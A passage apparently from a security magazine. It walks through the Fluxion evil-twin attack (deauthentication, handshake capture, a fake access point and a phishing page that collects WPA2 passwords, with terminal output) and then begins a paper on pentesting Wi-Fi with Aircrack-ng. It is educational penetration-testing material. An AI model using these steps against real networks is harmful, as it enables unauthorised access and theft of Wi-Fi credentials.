
If the target network is visible the monitoring window can be closed and the network must be selected. The next step is the selection of available options to create the fake AP (figure 5). At the moment the fake AP can be created with the common Linux tool Hostapd or the hacking tool Airbase-ng.


root@p200300410F3: ~/fluxion-master
File Edit View Search Terminal Help

```
[~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~]
[                                                       ]
[      FLUXION 2     < Fluxion Is The Future >          ]
[                                                       ]
[~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~]


INFO WIFI

               SSID = h[redacted] / WPA2
               Channel = 1
               Speed = 54 Mbps
               BSSID = 00:1A:4F:[redacted] (AVM GmbH )

[2] Select Attack Option

      [1] FakeAP - Hostapd (Recommended)
      [2] FakeAP - airbase-ng (Slower connection)
      [3] Back

[deltaxflux@fluxion]-[~]^[[24~
```

Figure 4: The Wi-Fi monitor shows available networks

In order to create a fake AP, the handshake will be needed. Therefore, it is necessary to either intercept the four-way-handshake (see part one) or just select an already existing capture-file. Capturing the handshake is done by sending de-authentication packets so that connected devices are disconnected from the real AP (using the tool MDK3). The no-longer connected devices try to re-connect. New four-way-handshakes are initiated so that the necessary data can be captured and written into a capture-file. Fluxion uses either Aircrack-ng or pyrid to acquire the handshake (see figure 5).



Capturing data on channel --> 1
Deauthenticating all clients on huhu
ile Ed
*Ca
atus


```
CH  1 ][ Elapsed: 30 s ][ 2017-07-10 15:11 ][ WPA handshake: 00:1A:4F:

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:1A:4F:00:79:F0  -10 100      293      936   55   1  54e  WPA2 CCMP   PSK  huhu

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

00:1A:4F           C8:FF:28:5F:82:F3  -29    1 - 1e     0      767
```

```
15:11:03  Sending DeAuth to broadcast -- BSSID: [00:1A:4
15:11:03  Sending DeAuth to broadcast -- BSSID: [00:1A:4
15:11:04  Sending DeAuth to broadcast -- BSSID: [00:1A:4
15:11:04  Sending DeAuth to broadcast -- BSSID: [00:1A:4
15:11:04  Sending DeAuth to broadcast -- BSSID: [00:1A:4
15:11:05  Sending DeAuth to broadcast -- BSSID: [00:1A:4
15:11:05  Sending DeAuth to broadcast -- BSSID: [00:1A:4
15:11:06  Sending DeAuth to broadcast -- BSSID: [00:1A:4
15:11:06  Sending DeAuth to broadcast -- BSSID: [00:1A:4
```

Figure 5: Getting the handshake data to start the attack

If the handshake data is available it can be checked by Fluxion with option 1. If everything is fine an SSL certificate can be created. Then the configuration for the web interface can be started (figure 6). In enterprise configurations Wi-Fi-networks typically use SSL certificate which improve the security of the Wi-Fi (even though they are most likely public certificate from a Certificate Authority in contrast to the self-signed certificate Fluxion is creating).

The webpage can then be selected by choosing different layout options. Some of them are router vendor specific templates, some of them are generic layouts available in many different languages (see figure 6).



Capturing data on channel --> 1
Deauthenticating all clients on huhu

```
CH  1 ][ Elapsed: 30 s ][ 2017-07-10 15:11 ][ WPA handshake: 00:1A:4F:

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:1A:4F:00:79:F0  -10 100      293      936   55   1  54e  WPA2 CCMP   PSK  huhu

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

00:1A:4F           C8:FF:28:5F:82:F3  -29    1 - 1e     0      767
```

```
15:11:03  Sending DeAuth to broadcast -- BSSID: [00:1A:4
15:11:03  Sending DeAuth to broadcast -- BSSID: [00:1A:4
15:11:04  Sending DeAuth to broadcast -- BSSID: [00:1A:4
15:11:04  Sending DeAuth to broadcast -- BSSID: [00:1A:4
15:11:04  Sending DeAuth to broadcast -- BSSID: [00:1A:4
15:11:05  Sending DeAuth to broadcast -- BSSID: [00:1A:4
15:11:05  Sending DeAuth to broadcast -- BSSID: [00:1A:4
15:11:06  Sending DeAuth to broadcast -- BSSID: [00:1A:4
15:11:06  Sending DeAuth to broadcast -- BSSID: [00:1A:4
```

Figure 6: To create a web interface Fluxion has some options for the layout of the webpage

The attack can be initiated. Fluxion starts the attack by creating the fake AP with the fake login-webpage (using a simple Python based webserver – e.g. Lighttpd in the current version). Multiple windows open showing the status of DHCP and DNS requests and the de-authentication signals based on MDK3, which force the connected devices to disconnect from the real AP (see figure 7).



```
Internet Systems Consortium DHCP Server 4.3.5
Copyright 2004-2016 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/
Config file: /tmp/TMPflux/dhcpd.conf
Database file: /tmp/TMPflux/dhcpd.leases
PID file: /var/run/dhcpd.pid
Wrote 0 leases to leases file.
Listening on LPF/wlan0/00:1a:4f:00:74:f0/192.168.1.0/24
Sending on   LPF/wlan0/00:1a:4f:00:74:f0/192.168.1.0/24
Sending on   Socket/fallback/fallback-net
Server starting service.
```

```
ACCESS POINT:
  SSID............: huhu
  MAC.............: 00:1A:4F:00:79:F0
  Channel.........: 1
  Vendor..........: AVM GmbH
  Operation time..: 00:07:16
  Attempts........: 0
  Clients.........: 0

CLIENTS ONLINE:
```


```
pyminifakeDNS:: dom.query. 60 IN A 192.168.1.1
Request: p20030410F3. -> 192.168.1.1
Request: p20030410F3. -> 192.168.1.1
```

```
Periodically re-reading blocklist/whitelist every 3 seconds

^[[24~
```

Figure 7: Fluxion started the attack

A fake DNS server is started and captures DNS requests and redirects them to the fake AP. The devices are re-connecting to the network using a different address given by the fake DNS (the fake AP MAC address is not exactly the same as the original MAC address of the AP).

The windows fakeDNS shows the captured traffic of the connected device. A user must select the fake AP on his device (mobile device, notebook, computer etc.) in order to see webpage which is the basis of the social engineering attack. After the victim connects to the fake AP a window (web browser) will open asking for the WPA-password (figure 8).




ESSID: hu[redacted]
BSSID: 00:1A:4F:00:79:F0
Channel: 1

For security reasons, enter the WPA key to access the Internet.

Enter your WPA password:

Figure 8: Entry-page which is generated by Fluxion to social-engineer the password

An unexperienced user - especially users who are used to enter Wi-Fi-passwords often and all over the place – might enter the WPA passwords into the form and confirm it. Fluxion verifies automatically the submitted password with the captured handshake some steps earlier and displays a "thank-you-page" after the verification was successful.



```
                         Aircrack-ng 1.2 rc4

      [00:00:00] 1/1 keys tested (94.35 k/s)

      Time left: 0 seconds                          100.0
0%
                      KEY FOUND! [ 74[redacted] ]

      Master Key     : 5A DB AE B2 [redacted]
21
                       D5 3A 6B 7E 6C 5A CA
F7    Transient Key  : 43 1B 25 E2 D5 0B E5
78
                       A2 09 03 59 09 43 EC
DC
                       51 54 2C A0 DE 33 DB
41    EAPOL HMAC     : EB 13 CF 61 3A 0C 15
CF                     F7 91 0C EA 3A A2 72
The password was saved in /root/h[redacted]txt
```

```
FLUX 2 by ghost

SSID: h[redacted]
BSSID: 00:1A:[redacted] (AVM GmbH)
Channel: 1
Security: WPA2
Time: 00:06:00
Password: 74[redacted]

(END)
```

Figure 9: Fluxion terminates the attack and writes the successfully tested WPA key into a file

Fluxion is able to test the entered password against the handshake that was captured in previous steps using Aircrack-ng. If the password is correct, Fluxion terminates the attack, cancels running DHCP and DNS-servers, and shows the password and key values for the Wi-Fi-network (see figure 9).

Summary

Fluxion is a very well working collection of tools that make the social engineering attack for getting WPA-passwords very easy. It uses a technical approach to get the handshake information out of existing wireless connections and to create a fake AP with a fake password-entry page for the victim. The user needs to enter the WPA-password by hand.

The critical point or weakness of almost all social engineering attacks is the user. The user can easily detect that the fake AP is not encrypted or that the webpage looks strange. Even if the attacker uses a strong Wi-Fi signal and is close to the attacked device (which might improve the possibility for devices to connect to the fake AP) it is still a way of convincing the user to fall into the trap. Most modern devices warn the user to connect to unsecured networks. The webpage presented to the user also should have better layouts that look more professional in order to create a higher success rate. This can easily be done by changing the templates, which are based on HTML files and images in the /sites-folder of Fluxion.

Besides these drawbacks, Fluxion is very useful for quickly getting WPA-passwords (compared to bruteforcing values). All steps can be done using the built-in tools alone but Fluxion makes the process easy. Fluxion is comparable to similar tools such as Wifiphisher.

Author: Jan Kopia

Jan is an independent IT-security specialist with 20 years of experience. His focus of the last years was in managing information security projects (e.g. implementing ISO 27001, Common Criteria Certifications, designing secure systems) on the one hand and IT-security related tasks (security- and penetration testing, investigations of security incidents, digital forensic) on the other. He also works as author in the field of management and information technology.

Performing penetration test on Wi-Fi networks with Aircrack-NG

by Arthur Feliz Dantas and Deivison Pinheiro Franco

This paper presents a brief theoretical background on 802.11 standards, encryption algorithms, wireless security protocols, and the tools used to attack WPA2 networks because they are standard on routers. The research focuses on current standards in hands-on testing and testing, Linux distribution tools and scripts developed by communities like Aircrack-ng will be used in the intrusion tests.

The use of Wi-Fi networks is part of everyday life both in personal use in homes and in the corporate environment. However, confidential and personal information travels through these networks and due to the existence of vulnerable protocols to pentest and ignorance of the user in using them or knowing how to configure them, techniques such as word dictionary in the WPA2 protocol are a full plate for the access of the routers, thus accessing the information. This paper presents a brief theoretical background on 802.11 standards, encryption algorithms, wireless security protocols, and the tools used to attack WPA2 networks because they are standard on routers. The research focuses on current standards in hands-on testing and testing, Linux distribution tools and scripts developed by communities like Aircrack-ng will be used in the intrusion tests.

It is very important to have a secure information system these days in companies that want to be competitive and stable in the market. The information contained internally in the network are essential elements for the corporate functioning. For this security to exist, information must be agile in the communication process, reliable, and useful for users to perform their tasks in the best possible way.

Knowing that a router is the bridge of communication between the internal and external networks, few companies worry about the security and integrity of their information, which can be manipulated by malicious people to commit crimes, called crackers or Black hats. Because of this weakness in information security, computer vulnerabilities are wide open, thus hurting the three pillars of information security that are the confidentiality, integrity, and availability of your systems, files, and servers, thus contributing to the risk of a pentest.

The main way to break into a wireless network is by capturing communication from any synchronized receiver on the same frequency. This work seeks to show that a poorly configured router with a weak password is easily discovered, even if it is a WPA2 protocol.

What you will learn:

- The functioning of different protocols and standards of Wi-Fi networks
- The vulnerabilities in the WPA2 protocol used as standard in Wi-Fi networks
- Knowing tools for pentest Wi-Fi networks

What you should know:

- Basics of Wi-Fi networks concepts
- Basics of Wi-Fi networks security protocols
- Notions about Kali Linux

WPA2 protocols are considered safer compared to WEP, WPS and WPA protocols, but they have some vulnerabilities that can be exploited; depending on the complexity of the password configured in an AP, it can be easily discovered using dictionaries.

The biggest threat to a potential intrusion comes from within the company's out-of-the-way users for lack of knowledge they end up using or leaving certain vulnerable services running on their computer. Passwords that are considered weak are a big problem, as the name of the corporation is usually used, or passwords that are easy to guess like "password", "123", etc. According to Avast (2014), 81% of personal Wi-Fi networks in Brazil are at risk of cyber attacks. More than half of the routers are poorly protected because they use default settings and 30 percent of consumers use weak passwords with easy-to-reveal personal information such as name, address, or date of birth.

The AIRCRACK-NG tool suite1

The Aircrack-ng suite is an open-source software composed of several different tools used in command line for auditing 802.11 networks. Aircrack-ng is a fork of the original project Aircrack, a password-breaking program of the security protocols used in the 802.11 standard. It implements various types of attacks, among them FMS, KOREK, PTW and attacks using dictionaries. The suite has a packet sniffer, analysis tools and works with any network card that has monitoring support. This suite works on the

Linux platform and has some versions with limited features for other systems like Android and Windows.

AIRMON-NG2

Airmon-ng is a script that can be used to enable or disable monitor mode on wireless interfaces. This tool responds with some information about the wireless adapter, including the chipset and controller, and any processes that may be harmful to the use of the suite's tools.

AIRODUMP-NG3

The Airodump-ng is used for capturing 802.11 frames and also for capturing WEP IVs. This script displays all APs within the range of the network device, and informs the BSSID (MAC address), number of flags, number of data packets, channel, speed, coding method, type of authentication method used and the ESSID (AP name). If a GPS receiver is connected to the computer, it is able to record the coordinates of the access points found. Airodump-ng also can create multiple files containing the details of all access points and clients served.

AIREPLAY-NG4

Aireplay-ng is a tool that can be used to generate or accelerate traffic in the AP. There are different attacks that can deactivate the client for the purpose of capturing WPA handshake data, false authentications, interactive packet replay, manual ARP request creation, and ARP request re-injection. Aireplay-ng can get packets from two sources: Real-time packet transmission or a pre-captured PCAP file. The PCAP file is a standard file type associated with packet capture tools such as libpcap and winpcap. Wireshark and TCPDump work with PCAP files.

AIRCRACK-NG5

Aircrack-ng is used for password cracking, being able to use various techniques to break down WEP and dictionary attacks for WPA and WPA2. Aircrack can break passwords that use the WEP protocol as long as it has a sufficient number of IVs captured. Two methods are used to break the WEP key. The PTW method (Pyshkin, Tews, Weinmann) is the default, which is the fastest method, but works only with 40-bit and 104-bit keys. The second method is FMS / KOREK that incorporates brute force statistical methods to discover the WEP key. For the WPA protocol breakdown dictionaries are used after the capture of the 4-way-handshake.

Pentesting Wi-Fi networks with Aircrack-NG

This section will cover 802.11 wireless intrusion testing with a focus on the WPA2 protocol, as it is standard on today's routers. It will use certain tools contained in the Kali Linux distribution and methods of use and integration of the tools.

Scenario description

The scenario was elaborated in the following way, where devices were near and there were stations generating traffic, connected to an AP where they generated information for the capture during the execution of the tests. An AP was chosen that supported the WPA2 protocol. A real machine with the Kali Linux system was used in order to get all the tools needed for the tests and a USB network adapter suitable for the attacks.

The scenario will consist of:

- AP Multilaser RE063, with the ESSID of AP called DANTAS, where the attacks will be made;
- 2 mobile devices used to generate traffic and used as stations in the AP;
- The attacking computer will be a real machine with the Kali Linux operating system with main memory with 4GB storage capacity, HDD with 320GB storage capacity and 2.30GHz clock i5-2410M processor;
- The attacker's network adapter will be a USB Multilaser RE052 device.

Figure 1 illustrates the scenario.

